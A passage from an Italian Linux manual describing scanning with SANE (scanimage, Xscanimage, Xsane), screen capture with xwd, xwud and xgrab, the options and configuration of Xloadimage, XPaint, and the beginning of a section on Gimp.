  Esegue una scansione attraverso lo scanner predefinito (presumibilmente l'unico che venga individuato), usando opzioni predefinite, per generare il file '`copia.pnm`'.

- `$` **`scanimage -d hp4200:libusb:001:003 > copia.pnm`** [*Invio*]

  Esegue una scansione attraverso lo scanner locale individuato dalla stringa '**`hp4200:libusb:001:003`**', usando opzioni predefinite, per generare il file '`copia.pnm`'.

- `$` **`scanimage -d net:192.168.1.2:hp4200:libusb:001:003 > copia.pnm`** [*Invio*]

  Esegue una scansione attraverso lo scanner di rete individuato dalla stringa '**`net:192.168.1.2:hp4200:libusb:001:003`**', usando opzioni predefinite, per generare il file '`copia.pnm`'. Evidentemente lo scanner in questione si trova presso l'elaboratore 192.168.1.2.

- `$` **`scanimage -h -d hp4200:libusb:001:003`** [*Invio*]

  Richiede le opzioni specifiche dello scanner locale individuato dalla stringa '**`net:192.168.1.2:hp4200:libusb:001:003`**'.

- `$` **`scanimage -d hp4200:libusb:001:003 --resolution 300 > copia.pnm`** [*Invio*]

  Esegue una scansione attraverso lo scanner locale individuato dalla stringa '**`hp4200:libusb:001:003`**', a una risoluzione di 300 punti per pollice, per generare il file '`copia.pnm`'.

751.10 Altri programmi frontali

Esiste una grande varietà di programmi frontali per SANE, che utilizzano la grafica X. Il primo di questi che vale la pena di conoscere è Xscanimage, [4] che, come suggerisce il nome, è il fratello grafico di '**`scanimage`**', anche se non dispone delle stesse opzioni:

xscanimage [*opzioni*] [*dispositivo*]

Come si vede dalla sintassi, l'indicazione della stringa dello scanner, se fornita, avviene alla fine della riga di comando, senza un'opzione che la introduca.

Figura 751.25. Xscanimage con la finestra dell'anteprima aperta, dove è stato selezionato un rettangolo da scandire.

Xsane[5] è un altro programma, un po' più sofisticato, per il controllo della scansione delle immagini:

xsane [*opzioni*] [*dispositivo*]

Figura 751.26. Xsane con la finestra dell'anteprima aperta, dove è stato selezionato un rettangolo da scandire.

Il limite di alcuni programmi frontali per SANE sta nell'impossibilità di specificare espressamente l'uso di un certo scanner, cosa che diventa indispensabile quando il sistema di autorilevamento non funziona come dovrebbe. Molti programmi di disegno, come Gimp per fare un esempio, consentono l'acquisizione delle immagini da scanner, con l'ausilio di uno dei vari programmi frontali comuni; purtroppo, in questo modo è praticamente obbligatorio affidarsi al sistema di autorilevamento dello scanner.

751.11 Pagine di manuale

SANE è accompagnato generalmente da una serie di pagine di manuale specifiche per ogni contesto. La tabella successiva riepiloga alcune di queste pagine; per avere l'elenco completo basta usare il comando:

$ **apropos sane** [*Invio*]

Tabella 751.27. Alcune pagine di manuale di SANE.

Pagina di manuale	Descrizione
sane-dll(5)	Descrive la configurazione generale del sistema di librerie dinamiche.
sane-find-scanner(1)	Descrive l'utilizzo e il funzionamento del programma '**sane-find-scanner**'.
sane-usb(5)	Contiene delle informazioni utili all'utilizzo di uno scanner USB.
sane-scsi(5)	Contiene delle informazioni utili all'utilizzo di uno scanner SCSI.
saned(8)	Descrive il funzionamento e l'utilizzo di '**saned**' per consentire l'accesso remoto allo scanner locale.

Pagina di manuale	Descrizione
sane-...(5)	Le pagine di manuale il cui nome inizia per '`sane-`' e termina con il nome usato per individuare la gestione di un certo gruppo di scanner (*backend*), descrivono le caratteristiche particolari della libreria relativa.
sane-net(5)	Descrive la modalità di accesso a uno scanner remoto.

751.12 Riferimenti

- *SANE - Scanner Access Now Easy*
  ⟨http://www.sane-project.org/ ⟩
- *SANE: Supported Devices*
  ⟨http://www.sane-project.org/sane-mfgs.html ⟩
- *SANE: Backends (Drivers)*
  ⟨http://www.sane-project.org/lists/ ⟩
- *SANE - Documentation*
  ⟨http://www.sane-project.org/docs.html ⟩
- Howard Shane, *The Scanner HOWTO*
  ⟨http://tldp.org/HOWTO/Scanner-HOWTO/ ⟩
- Jochen Eisinger, *SANE Network Daemon*
  ⟨http://penguin-breeder.org/sane/saned/ ⟩

[1] **SANE API and network protocol** dominio pubblico

[2] **SANE backend libraries** GNU GPL con alcune eccezioni

[3] **Scanimage** GNU GPL

[4] **Xscanimage** GNU GPL

[5] **Xscanimage** GNU GPL

Capitolo 752

Gestione delle immagini alla vecchia maniera

La prima cosa che si desidera fare quando si dispone di un ambiente grafico, quale è X, è quella di poter disegnare ed elaborare immagini. I primi programmi realizzati per questo scopo, rimanendo nell'ambito del software libero, sono un po' strani e non uniformi tra loro per quanto riguarda il loro utilizzo. I programmi più recenti sono più pratici per l'utente medio, ma conviene comunque tenere conto anche di quelli più vecchi, che possono essere utili in situazioni particolari.

La tabella 752.1 elenca i programmi a cui si accenna in questo capitolo. Per la precisione si fa riferimento ai nomi degli eseguibili.

Tabella 752.1. Alcuni programmi applicativi tradizionali per la gestione delle immagini.

Programma	Descrizione
'**`xwd`**'	Cattura lo schermo.
'**`xwud`**'	Visualizza le immagini catturate da '**`xwd`**'.
'**`xgrab`**'	Cattura lo schermo e salva in vari formati.
'**`xloadimage`**'	Visualizza e modifica i file di immagine.
'**`xpaint`**'	Disegno e fotoritocco.

752.1 Programmi specifici per la cattura dallo schermo

Per preparare documentazione tecnica su applicativi per X è indispensabile poter catturare delle immagini dallo schermo stesso. I programmi che permettono di fare questo potrebbero avere un limite nella profondità di colori delle immagini; in generale non dovrebbero esserci problemi quando si opera con una profondità di 8 bit (256 colori).

752.1.1 Utilizzo di «xwd»

Il programma '**`xwd`**'[1] permette di catturare delle immagini dallo schermo di X. L'immagine ottenuta viene emessa attraverso lo standard output, di conseguenza, questo viene ridiretto quasi sempre, ovvero viene trattato attraverso un condotto. Quando il programma viene avviato, appare immediatamente un puntatore particolare e basta fare un clic sulla finestra che si intende catturare.

```
xwd [opzioni]
```

Tabella 752.2. Alcune opzioni.

Opzione	Descrizione
`-nobdrs`	Non include i bordi della finestra.
`-frame`	Include anche la cornice del gestore di finestre.
`-out` *file*	Permette di specificare un file di destinazione diverso dallo standard output.
`-root`	Cattura tutta la superficie grafica.

- $ **xwd > pippo** [*Invio*]

  Avvia '**xwd**' in modo da catturare un'immagine e di ottenere il file 'pippo' come risultato.

- $ **xwd -frame > pippo** [*Invio*]

  Avvia '**xwd**' in modo da catturare una finestra completa di cornice. Come nell'esempio precedente, viene creato il file 'pippo'.

752.1.2 Utilizzo di «xwud»

Il programma '**xwud**'[2] permette di visualizzare immagini generate con il programma '**xwd**'. L'immagine viene ottenuta dallo standard input e viene emessa in una finestra indipendente. L'utilità di '**xwud**' sta nella possibilità di controllare il contenuto dei file ottenuti con '**xwd**' prima di altri trattamenti eventuali.

```
xwud [opzioni]
```

Segue la descrizione di alcuni esempi.

- $ **xwd | xwud -display roggen.brot.dg:0.0** [*Invio*]

  Avvia '**xwd**' in modo da catturare un'immagine che poi passa a '**xwud**' per la visualizzazione su un elaboratore remoto.

- $ **xwd | tee pippo | xwud -display roggen.brot.dg:0.0** [*Invio*]

  Avvia '**xwd**' in modo da catturare un'immagine che poi passa a '**tee**', il quale la salva nel file 'pippo' e la passa anche a '**xwud**' per la visualizzazione sullo schermo locale (o comunque su quello predefinito).

752.1.3 Utilizzo di «xgrab»

Il programma '**xgrab**', [3] attraverso '**xgrabsc**', permette la cattura di immagini in modo relativamente semplice. In pratica, il programma che compie realmente il lavoro è '**xgrabsc**', ma richiede l'uso di opzioni dettagliate, mentre '**xgrab**' funge da interfaccia frontale a questo. Il vantaggio fondamentale nell'usare '**xgrab**' invece di '**xwd**' sta nell'intervallo di tempo lasciato a disposizione dal momento in cui si conferma l'azione che si vuole compiere al momento in cui si deve selezionare la zona da catturare. Ciò consente, per esempio, di richiamare una finestra in primo piano o di fare qualche altra piccola operazione. Un'altra particolarità importante di questo programma sta nella possibilità di scegliere il formato del file di destinazione.

```
xgrab
```

Il programma '**xgrab**' non è parte dei programmi di servizio standard di X, ma è comunque raggiungibile facilmente attraverso la rete.

Figura 752.3. Il programma '**`xgrab`**' impostato per catturare una finestra intera, completa di cornice, e generare il file '`screen1.dmp`' in formato '**`ppm`**'.

752.2 Xloadimage

Xloadimage [4] è un applicativo per la gestione di immagini, semplice ma efficace. Il nome suggerisce che possa servire per caricare e visualizzare delle immagini, ma in più permette di trasformare un'immagine in un formato differente e di modificare alcune regolazioni essenziali. Non si tratta di un sistema completo per la gestione e il ritocco di immagini, ma le funzioni che mette a disposizione sono molto importanti.

752.2.1 Avvio del programma

L'eseguibile '**`xloadimage`**' prevede due tipi di opzioni: globali e particolari. Le prime devono apparire nella prima parte degli argomenti della riga di comando, mentre le altre precedono l'indicazione dell'immagine a cui si riferiscono. Le opzioni particolari vanno quindi messe davanti al nome di ogni immagine che si intende trattare (sempre che ce ne sia bisogno). Eventualmente, è possibile fare in modo che '**`xloadimage`**' utilizzi lo standard input, per questo si deve utilizzare il nome '**`stdin`**' al posto dell'indicazione di un'immagine.[5]

`xloadimage` [*opzioni_globali*] { [[*opzioni_dell'immagine*] *immagine*] }...

```
xloadimage [opzioni_globali] [opzioni_dell'immagine] stdin
```

Xloadimage ha due pseudonimi: '**`xsetbg`**' e '**`xview`**'. Il primo equivale a '**`xloadimage -onroot -quiet`**' mentre il secondo equivale a '**`xloadimage -view -verbose`**'.

Quando Xloadimage viene utilizzato per visualizzare un gruppo di immagini, è possibile usare alcuni tasti per passare da un'immagine all'altra e per terminare l'esecuzione:

Tasto	Funzione
[*n*]	passa all'immagine successiva;
[*barra spaziatrice*]	passa all'immagine successiva;
[*p*]	torna all'immagine precedente;
[*q*]	fine lavoro.

Se l'immagine non è contenuta completamente nella sua finestra, la si può fare scorrere con l'aiuto del mouse, premendo il primo tasto e trascinando nella direzione desiderata.

752.2.2 Opzioni globali

Le opzioni globali hanno effetto su tutte le immagini su cui si opera. Data la loro funzione è opportuno che siano collocate prima dell'indicazione delle opzioni particolari, ma sempre prima dei file.

Tabella 752.5. Finestra.

Opzione	Descrizione
`-fullscreen`	Utilizza tutto lo schermo per visualizzare ogni immagine.
`-geometry` ***geometria***	Questa opzione funziona nel modo solito: determina le dimensioni della finestra.
`-onroot`	Colloca l'immagine nella finestra principale, utilizzandola come fondale. Quando Xloadimage viene avviato con lo pseudonimo '**`xsetbg`**', questa opzione è predefinita.
`-view`	Visualizza le immagini in una finestra, invece che utilizzare la finestra principale. Questa opzione è attiva in modo predefinito nel caso in cui il programma venga avviato con il suo nome o anche con lo pseudonimo '**`xview`**'.

Tabella 752.6. Colori.

Opzione	Descrizione
`-border` ***colore***	Definisce il colore di fondo delle zone che non sono coperte dall'immagine da visualizzare.
`-visual` ***tipo_visualizzazione***	Permette di specificare in modo esplicito il tipo di visualizzazione desiderato. I tipi disponibili sono: '**`DirectColor`**', '**`TrueColor`**', '**`PseudoColor`**', '**`StaticColor`**', '**`GrayScale`**', '**`StaticGray`**'.

Tabella 752.7. Formati.

Opzione	Descrizione
`-dump` ***formato*** [***,opzione***] ↩ ↪***file_da_generare***	Permette di generare un file contenente l'immagine nel formato specificato. Le opzioni di formato dipendono dal tipo di questo e possono esserne indicate diverse, separandole con una virgola (senza spazi). A seconda del tipo di formato di immagine e del tipo di opzione, potrebbe essere necessario aggiungere un attributo a questa, nella forma '***opzione=valore***'. La tabella 752.16 mostra i tipi di formato leggibili e quelli in cui è possibile salvare.
`-type` ***tipo_immagine***	Forza Xloadimage a utilizzare un formato determinato per caricare un'immagine. Normalmente è il programma stesso a determinare autonomamente di quale tipo si tratti

Tabella 752.8. Informazioni.

Opzione	Descrizione
`-configuration`	Mostra la configurazione di Xloadimage. La configurazione viene descritta più avanti.
`-supported`	Emette, attraverso lo standard output, un elenco di formati di immagini gestiti.
`-help` [***opzione***...]	Permette di ottenere informazioni su una o più opzioni. Se non ne vengono specificate, inizia una modalità interattiva, attraverso la quale è possibile ottenere brevi guide alle opzioni indicate durante tale sessione.
`-identify`	Invece di visualizzare le immagini, si ottiene solo la loro identificazione, con una serie di messaggi emessi attraverso lo standard output.

Tabella 752.9. Varie.

Opzione	Descrizione
`-delay` ***secondi***	Determina una durata di permanenza di ogni immagine. Serve per permettere uno scorrimento automatico delle immagini indicate come argomento, come una sequenza di diapositive. Senza l'indicazione di questo valore, è l'utente che deve agire per visualizzare l'immagine successiva.
`-fork`	Fa in modo di dissociare Xloadimage dalla shell dalla quale è stato eseguito. In pratica, con questa opzione, il processo elaborativo diventa un figlio del processo iniziale (Init), disimpegnandosi dalla shell che lo ha generato.
`-verbose`	Fa in modo che Xloadimage dia delle informazioni, attraverso lo standard output, sulle caratteristiche dell'immagine. Questa opzione è attiva in modo predefinito nel caso l'eseguibile venga avviato con il suo nome normale o anche con lo pseudonimo '**`xview`**'.

Segue la descrizione di alcuni esempi.

- `$` **`xloadimage -onroot fondale.jpg`** [*Invio*]

  Carica l'immagine '`fondale.jpg`' e la colloca sulla finestra principale, cioè sullo sfondo della superficie grafica.

- $ **xloadimage -dump jpeg,quality=50 prova.jpg immagine.gif** [*Invio*]

  Carica l'immagine '`immagine.gif`' e la salva in formato JPEG, con il nome '`prova.jpg`', riducendo la sua qualità.

752.2.3 Opzioni particolari

Le opzioni particolari hanno effetto solo sull'immagine che precedono (nella riga di comando). Alcune opzioni particolari possono essere generalizzate, cioè riferite a più immagini, attraverso l'opzione '**`-global`**'.

Tabella 752.10. Validità delle opzioni.

Opzione	Descrizione
`-global`	Inizia una serie di opzioni (successive) riferite a tutti i file di immagini che seguono nella riga di comando, eventualmente fino al raggiungimento di un'opzione '**`-newoptions`**'. Eventuali opzioni particolari inserite davanti a un'immagine particolare, possono servire per alterare temporaneamente queste impostazioni globali.
`-newoptions`	Azzera le opzioni fissate globalmente.

Tabella 752.11. Bianco e nero: e immagini che hanno solo due colori, solitamente bianco e nero, possono essere alterate in modo da sostituire tali colori.

Opzione	Descrizione
`-background` ***colore***	Con questa opzione si sostituisce il «bianco» delle immagini a due colori.
`-foreground` ***colore***	Con questa opzione si sostituisce il «nero» delle immagini a due colori.
`-invert`	Inverte i colori di un'immagine a due colori.

Tabella 752.12. Effetti.

Opzione	Descrizione
`-brighten` ***percentuale_luminosità***	Permette di definire la percentuale della luminosità dell'immagine. 100 equivale a lasciare inalterata l'immagine.
`-colors` ***numero_colori***	Permette di fissare il numero massimo di colori. È un mezzo per ridurre i colori di un'immagine.
`-halftone`	Trasforma l'immagine in una monocromatica (due colori) utilizzando una tecnica molto semplice, che di solito espande notevolmente l'immagine.
`-dither`	Trasforma l'immagine in una monocromatica (due colori) utilizzando l'algoritmo Floyd-Steinberg che offre un effetto decisamente migliore di quanto si ottiene con l'opzione '**`-halftone`**'.
`-gamma` ***valore***	Permette di effettuare una correzione di gamma in funzione delle caratteristiche del monitor che si utilizza. Il valore predefinito, quando questa opzione non viene utilizzata, è 1.0, mentre un monitor tipico può richiedere valori da 2.0 a 2.5.

Opzione	Descrizione
`-gray` `-grey`	Converte i colori di un'immagine in modo che si utilizzino solo dei grigi.
`-smooth`	Ammorbidisce l'immagine, un po' come se fosse sfuocata. Serve in particolare per addolcire l'effetto che si ottiene quando un'immagine viene ingrandita. Questa opzione può essere indicata più volte in modo da ottenere più passaggi.

Tabella 752.13. Tagliare, copiare e incollare.

Opzione	Descrizione
`-clip` ***x*,*y*,*larghezza*,*altezza***	Preleva solo una porzione dell'immagine. Si parte dalle coordinate ***x*,*y*** e da lì si preleva un rettangolo della larghezza e altezza indicati (verso destra e verso il basso). Se la larghezza o l'altezza sono lasciati a zero, si intende tutta l'estensione rimanente dell'immagine.
`-at` ***x*,*y***	Questa opzione è riferita particolarmente a un'immagine successiva alla prima. La prima immagine viene indicata come immagine base e su di essa è possibile sovrapporne un'altra a partire dalla posizione indicata dalle coordinate di questa opzione.
`-merge`	Permette di fondere l'immagine, dopo un'eventuale rielaborazione, sull'immagine base. Questa opzione viene utilizzata normalmente in combinazione a '**`-at`**' e '**`-clip`**'.

Tabella 752.14. Rotazioni e ridimensionamento.

Opzione	Descrizione
`-rotate` ***gradi***	Ruota l'immagine della quantità di gradi indicata. Si possono utilizzare solo multipli di 90.
`-zoom` ***percentuale***	Ridimensiona l'immagine della percentuale indicata. Il valore 100 rappresenta la dimensione normale.
`-xzoom` ***percentuale***	Ridimensiona l'immagine in orizzontale: la allarga o la restringe.
`-yzoom` ***percentuale***	Ridimensiona l'immagine in verticale: la allunga o la accorcia.

Segue la descrizione di alcuni esempi.

- `$` **`xloadimage -zoom 200 esempio.jpg`** [*Invio*]

  Carica l'immagine '`esempio.jpg`', ingrandendola al doppio della sua dimensione originale (200 %).

- `$` **`xloadimage pippo.jpg -merge -at 50,50 -clip 50,50,100,100`** ↩
  ↪**`-brighten 150 pippo.jpg`** [*Invio*]

  Carica l'immagine '`pippo.jpg`', quindi carica nuovamente una parte della stessa immagine e, dopo averla schiarita, la fonde con la versione caricata precedentemente, nella stessa posizione di partenza del pezzetto ritagliato. In pratica, si ottiene di schiarire un'area dell'immagine originale.

752.2.4 Opzioni del tipo di immagine

Quando si utilizza l'opzione '**-dump**', è possibile specificare il tipo di immagine che si vuole ottenere. Oltre al tipo, potrebbe essere possibile o necessaria l'indicazione di argomenti ulteriori, dal momento che molti formati gestiscono più modalità alternative. Sotto questo aspetto, un formato viene definito con la sintassi seguente:

formato [*, opzione_di_formato* [=*valore*]] *file_da_generare*

Nella tabella successiva viene descritto il modello del formato in modo più particolareggiato, in base ad alcuni tipi di comuni.

Tabella 752.15. Dichiarazione di alcuni formati.

Modello del formato	Descrizione
`jpeg`	Formato JPEG.
`jpeg,arithmetic`	Codifica aritmetica.
`jpeg,grayscale`	Trasforma un'immagine a colori in una a scala di grigi.
`jpeg,nointerleave`	Crea un file non interfogliato (*non-interleaved*).
`jpeg,entropy`	Abilita l'ottimizzazione del parametro *entropy*
`jpeg,quality=`*percentuale_qualità*	Regola la qualità dell'immagine da creare. Il valore predefinito è 75; valori inferiori creano immagini più povere.
`jpeg,smooth=`*fattore_di_sfumatura*	Permette di regolare il fattore di sfumatura. Sono ammissibili tutti i valori da 0 a 100, estremi inclusi.
`bmp`	Formato BMP.
`bpm,normal`	Utilizza il formato normale.
`bpm,raw`	Utilizza il formato grezzo. È la modalità predefinita quando si utilizza il tipo BPM.
`tiff`	Formato TIFF.
`tiff,compression=lzw`	Compressione predefinita: Limpel-Ziv-Welsh.
`tiff,compression=none`	Nessuna compressione.
`tiff,compression=rle`	Compressione CCITT RLE.
`tiff,compression=g3fax`	Compressione CCITT Group 3 FAX.
`tiff,compression=g4fax`	Compressione CCITT Group 4 FAX.
`tiff,compression=rlew`	Compressione CCITT RLEW.
`tiff,compression=mac`	Compressione Macintosh PackBits;
`tiff,compression=packbits`	Compressione Macintosh PackBits;

Modello del formato	Descrizione
`tiff,compression=thunderscan`	Compressione ThunderScan.

Tabella 752.16. Formati di immagini gestiti da Xloadimage. Solo alcuni formati possono essere usati per generare nuovi file attraverso l'opzione '**-dump**'. Questo elenco può essere ottenuto attraverso l'opzione '**-support**'.

Formato	'**-dump**'	Descrizione
niff	Sì	Native Image File Format (NIFF)
sunraster	No	Sun Rasterfile
gif	No	GIF Image
jpeg	Sì	JFIF-style JPEG Image
fbm	No	FBM Image
cmuraster	No	CMU WM Raster
pbm	Sì	Portable Bit Map (PBM, PGM, PPM)
faces	No	Faces Project
rle	No	Utah RLE Image
xwd	No	X Window Dump
vff	No	Sun Visualization File Format
mcidas	No	McIDAS areafile
vicar	No	VICAR Image
pcx	No	PC Paintbrush Image
gem	No	GEM Bit Image
macpaint	No	MacPaint Image
xpm	No	X Pixmap
xbm	No	X Bitmap

752.2.5 Configurazione

Per facilitare l'utilizzo di questo programma è possibile definire una configurazione personalizzata attraverso il file '`~/.xloadimagerc`'. Nello stesso modo può essere predisposto un file di configurazione globale per tutto il sistema: '`/usr/lib/X11/Xloadimage`', o forse anche '`/etc/X11/Xloadimage`'.

Se qualche elemento contiene spazi, si possono utilizzare gli apici doppi per evitare che questi spazi vengano interpretati come una separazione, ovvero l'inizio di un altro valore. Si può utilizzare la barra obliqua inversa ('****') per poter includere gli apici doppi tra i caratteri normali e per permettere la continuazione, quando questa barra precede il codice di interruzione di riga.

Il simbolo '**#**' permette di indicare l'inizio di un commento, fino alla fine della riga. Come al solito, le righe bianche e quelle vuote vengono ignorate.

All'interno di questi file possono essere indicati tre tipi di informazione: '**path**', '**extention**' e '**filter**'.

Tabella 752.17. Sezioni.

Direttiva	Descrizione
`path` = ***percorso_di_ricerca*** ...	Con questa dichiarazione può essere indicato un elenco di percorsi all'interno dei quali cercare i file delle immagini. L'elenco è formato dai vari percorsi separati da uno o più spazi, caratteri di tabulazione o codici di interruzione di riga.
`extention` = ***estensione*** ...	Permette di indicare una serie di estensioni possibili da aggiungere ai nomi delle immagini per ottenere la corrispondenza con i nomi dei file. I file vengono cercati tentando le varie estensioni, nell'ordine in cui sono state specificate. L'elenco di estensioni è separato attraverso uno o più spazi, caratteri di tabulazione o codici di interruzione di riga.
`filter` = ***programma*** ***estensione***	Specifica il programma attraverso il quale deve essere filtrato il file dell'immagine se questo termina con l'estensione indicata. Questo permette di accedere facilmente a file compressi. Le estensioni '`.Z`' e '`.gz`' sono già riconosciute e trattate correttamente attraverso il programma adatto.

Segue un esempio del file di configurazione contenente la descrizione delle direttive usate, in forma di commento:

```
# Percorsi da scandire alla ricerca di file di immagini
path = /usr/local/immagini
       ~/immagini

# Estensioni predefinite
extention = .gif .jpg

# Utilizza gzip se vengono trovate estensioni .gz .z .zip
filter = "gzip -cd" .gz .z .zip
```

752.3 XPaint

XPaint [6] è un programma di buona qualità per il disegno e il fotoritocco. A prima vista potrebbe non sembrarlo, ma quando se ne apprende la logica del funzionamento si scopre il suo valore.

Purtroppo, XPaint dipende dalle caratteristiche dello schermo, ovvero dalla profondità di colori gestiti nel momento in cui lo si utilizza. Se per ipotesi venisse utilizzato su uno schermo configurato per gestire esclusivamente i grigi, si potrebbero salvare solo immagini in scala di grigi. Questo significa che l'elaborazione di immagini di qualità superiore a quanto visualizzabile sullo schermo comporta una perdita di qualità.

XPaint è costituito dall'eseguibile '**`xpaint`**'; si tratta di un programma interattivo e solitamente non viene usata alcuna opzione e nemmeno alcun nome di file. Se si indicano dei file, questi vengono caricati in altrettante finestre per il disegno o fotoritocco.

```
xpaint [opzioni] [file...]
```

XPaint utilizza una finestra di strumenti contenente un menù per le operazioni più importanti, quali il caricamento di altri file di immagini o la creazione di una nuova immagine, e una serie di icone che fanno riferimento ad altrettanti strumenti per il disegno.

A fianco della finestra degli attrezzi si collocano le finestre per il fotoritocco o per il disegno. Ognuna ha una propria tavolozza di colori. Sono consentite le operazioni di taglia-copia-incolla tra finestre differenti.

Tabella 752.19. Alcune opzioni.

Opzione	Descrizione
`-size` ***larghezza***`x`***altezza***	Permette di definire la dimensione predefinita per la creazione di finestre vuote per il disegno.
`-rcFile` ***file***	Definisce il nome e la collocazione di un file di configurazione diverso da quello predefinito, che altrimenti è '`~/.XPaintrc`'.
`-popped`	Prepara una finestra vuota per il disegno all'avvio, senza bisogno di doverla richiedere espressamente durante il funzionamento del programma.
`-nowarn`	Senza utilizzare questa opzione, il programma avvisa ogni volta, attraverso lo standard error, della possibile perdita di informazioni quando si elaborano immagini con schermi di capacità limitate. In pratica, con questa opzione si vuole evitare di vedere ogni volta il messaggio della figura 752.20.

Figura 752.20. Avvertimento di XPaint quando la profondità di colori è limitata.

```
XPaint uses the native display format for storing image info while editing;
the original image information is thrown away.  This means that, in general,
color information is irretrievably lost when using any display depth less
than 24 bits.

More specifically, for depths less than 8 bits, both 24-bit (true-color) and
8-bit (palette) images will be reduced to the display depth; for 8-bit
displays, standard color-mapped images are safe but 12-bit color-mapped and
24-bit true-color images will lose color information; for 15- and 16-bit
displays (typically RGB 555 and 565, respectively), in general both 8-bit
and 24-bit images will suffer data loss; and for 24- or 32-bit displays,
only very deep images such as 16-bit grayscale or 48-bit true-color will
lose data.

Also note that any ancillary information associated with the original image
(embedded comments, time stamp, copyright, etc.) will always be lost.

Your display depth is 8 bits.

     =============================================================
     WARNING!  Most true-color images will suffer major data loss!
     =============================================================
```

Risorsa	Descrizione
`XPaint.patternsize:` ***pixel***	Permette di definire la dimensione in punti grafici (pixel) dei quadratini colorati che compongono la tavolozza dei colori di ogni finestra di disegno. Le dimensioni possibili vanno da 4 a 64 punti, mentre il valore predefinito è 24.

Segue la descrizione di alcuni esempi.

- `$` **`xpaint sole.jpg`** [*Invio*]

  Carica il file '`sole.jpg`' in una finestra per il disegno.

- `$` **`xpaint -xrm 'XPaint.patternsize:  10'`** [*Invio*]

Avvia il programma modificando la risorsa '**XPaint.patternsize**' in modo da avere una tavolozza dei colori un po' più compatta del solito.

La figura 752.22 mostra la finestra degli attrezzi di XPaint.

Figura 752.22. La finestra degli attrezzi di XPaint.

Le varie icone rappresentano ognuna una modalità di disegno o di selezione sulle varie finestre di disegno. Il funzionamento del menù è abbastanza semplice, in particolare, il menù *File* permette di caricare una nuova immagine, oppure di aprire una nuova finestra vuota per il disegno. Si noti in particolare la presenza del menù *Help* dal quale si accede a una guida interna ben organizzata.

XPaint apre tante finestre di disegno quante sono le immagini da elaborare. La figura 752.23 ne mostra una all'interno della quale appare già un'immagine.

Figura 752.23. XPaint utilizza una finestra di disegno per ogni immagine.

Nella parte inferiore ci sono due tavolozze di colori e modelli: normalmente la prima riguarda il tratto e la seconda il fondale. Se dalla finestra degli attrezzi si seleziona l'icona del rettangolo pieno, quando si disegna, il contorno del rettangolo utilizza il primo colore o modello, mentre il contenuto utilizza il secondo. Alla tavolozza possono essere aggiunti nuovi colori (*solid*) o modelli (*pattern*).

Ciò che è importante da ricordare è che il controllo sullo strumento usato per disegnare è sempre fatto attraverso la finestra degli attrezzi.

L'uso del menù è abbastanza intuitivo. In particolare, `File` permette solo di salvare (il caricamento è previsto solo nella finestra degli attrezzi). Salvando è possibile cambiare formato o salvare solo una porzione selezionata dell'immagine.

Molte operazioni di fotoritocco che possono essere controllate dalla finestra di disegno si riferiscono (o possono riferirsi) a una zona rettangolare selezionata precedentemente. Per ottenere questa selezione si utilizza l'icona apposita (quella del ritaglio rettangolare) della finestra degli attrezzi.

Se si applicano delle alterazioni all'immagine intera, potrebbe capitare di non vederne il risultato. Si può provare a ridurre a icona la finestra e a ripristinarla: dovrebbe funzionare.

La figura 752.24 mostra alcuni esempi di fotoritocco applicati a zone dell'immagine.

Figura 752.24. Alcuni esempi delle possibilità di fotoritocco di XPaint.

Il sistema di annullamento delle azioni (*undo*) è a più livelli e regolabile, a volte però potrebbe capitare di non vedere la reazione sull'immagine. È sempre bene provare a ridurre la finestra a icona e poi a ripristinarla per verificare la situazione esatta dell'immagine.

[1] **X** MIT più altre licenze per porzioni particolari di codice

[2] **X** MIT più altre licenze per porzioni particolari di codice

[3] **Xgrabsc** software libero con licenza speciale

[4] **Xloadimage** software libero con licenza speciale

[5] Con Xloadimage si fa riferimento a «immagini» e non semplicemente a file che contengono delle immagini, perché questo programma ha una propria gestione dei percorsi e delle estensioni, anche se non è necessario sfruttare tale possibilità.

[6] **XPaint** software libero soggetto a diverse licenze a seconda della porzione di codice coinvolta

Capitolo 753

Evoluzione nella gestione delle immagini

In questo capitolo si descrivono gli applicativi più recenti per la gestione delle immagini. La tabella 753.1 elenca i loro nomi.

Tabella 753.1. Alcuni programmi applicativi per la gestione delle immagini.

Applicativo	Descrizione
Gimp	Disegno e fotoritocco.
ImageMagick	Raccolta di programmi di gestione delle immagini.
GraphicsMagick	Una derivazione di ImageMagick più stabile.
Kolourpaint	Disegno e fotoritocco, anche avanzato, ma senza troppe complicazioni.
Gpaint	Disegno e fotoritocco molto semplici.
Tuxpaint	Disegno per bambini.
Electric Eyes	Visualizza e modifica i file di immagine.
GQview	Visualizzazione a menù delle immagini.

753.1 Gimp

Gimp [1] è acronimo di *Gnu image manipulation program* e si tratta proprio di questo: un programma di manipolazione delle immagini. È il programma di punta del gruppo di lavoro che si occupa di realizzare l'ambiente integrato Gnome. Si tratta di un programma di ottima qualità che consente il disegno normale e il ritocco delle immagini.

Gimp ha una filosofia simile a quella di XPaint: pur trattandosi di un programma interattivo, permette di eseguire alcune operazioni attraverso l'indicazione di opzioni della riga di comando. Se si indicano dei file, questi vengono caricati in altrettante finestre per il disegno o fotoritocco.

```
gimp [opzioni] [file...]
```

Gimp, come XPaint, utilizza una finestra di strumenti contenente un menù per le operazioni più importanti, quali il caricamento di altri file di immagini o la creazione di una nuova immagine, e una serie di icone che fanno riferimento ad altrettanti strumenti per il disegno.

A fianco della finestra degli attrezzi si collocano le finestre per il fotoritocco o per il disegno. Queste hanno un menù a cui si accede premendo il terzo tasto del mouse (quello destro) e, a differenza di XPaint, non contengono la tavolozza di colori, che invece è incorporata nella finestra degli strumenti.

Gimp non aderisce più agli standard dei vecchi programmi che utilizzavano le prime librerie grafiche. Quindi, le opzioni tradizionali, come '**-display**', '**-geometry**',... non sono più valide.

Opzione	Descrizione
`--display` ***schermo***	Permette di specificare le coordinate dello schermo su cui devono apparire le finestre di Gimp.

La figura 753.3 mostra le finestre degli strumenti di Gimp.

Figura 753.3. Le finestre degli strumenti di Gimp.

Le varie icone rappresentano ognuna una modalità di disegno o di selezione sulle varie finestre di disegno. Il funzionamento del menù è abbastanza semplice, in particolare, il menù `File` permette di caricare una nuova immagine, oppure di aprire una nuova finestra vuota per il disegno.

Gimp apre tante finestre di disegno quante sono le immagini da elaborare. La figura 753.4 ne mostra una all'interno della quale appare già un'immagine.

Figura 753.4. Gimp utilizza una finestra di disegno per ogni immagine.

Su queste finestre non si vede alcun menù; per ottenerlo si preme il terzo tasto del mouse. Come nel caso di XPaint, il controllo sullo strumento usato per disegnare è sempre fatto attraverso la finestra degli strumenti.

Come nel caso di XPaint, molte operazioni di fotoritocco che possono essere controllate dalla finestra di disegno si riferiscono (o possono riferirsi) a una zona selezionata precedentemente. Per ottenere questa selezione si utilizza l'apposita icona della finestra degli attrezzi.

